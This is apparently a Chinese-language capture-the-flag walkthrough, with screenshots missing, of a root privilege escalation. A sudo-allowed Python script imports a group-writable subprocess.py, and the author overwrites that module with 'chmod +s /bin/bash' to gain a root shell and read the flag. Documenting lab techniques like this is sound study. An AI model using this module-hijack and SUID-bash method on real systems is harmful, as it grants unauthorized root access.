
elohim用户拥有sudo /usr/bin/python3 /opt/reviewer.py的权限

image-20250404223617499


reviewer.py的内容

image-20250404223758412


sml组对subprocess.py有写入权限。而且elohim又是sml组的用户

image-20250404223847970

所以写入

1
2
import os
os.system("chmod +s /bin/bash")

image-20250404223939424

然后执行 sudo /usr/bin/python3 /opt/reviewer.py bash就被加上了 s权限

image-20250404224050045

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
bash-5.2# whoami
root
bash-5.2# cd /root
bash-5.2# ls
root.txt
bash-5.2# cat
^C
bash-5.2# cat root.txt
CONGRATULATIONS, the system has been pwned!

_______
@@@@@@@@@@@
@@@@@@@@@@@@@@@
@@@@@@@222@@@@@@@
(@@@@@/_____\@@@@@)
@@@@(_______)@@@@
@@@{ " L " }@@@
\@ \ - / @/
/ ~ \
/ == == \
< \ __ / >
/ \ | / \
/ \ ==+== \
| \ ___|_ |
| \//~~~|---/ * ~~~~ | }
{ /| |-----/~~~~| | /
\_ | / |__|_ /


+w***********g/

结束!


另外

具有s权限的/bin/bash就是我刚才打马赛克的内容

刚才完整的图片如下

2f24b1302bea5c7c2c8fbca68f96adbc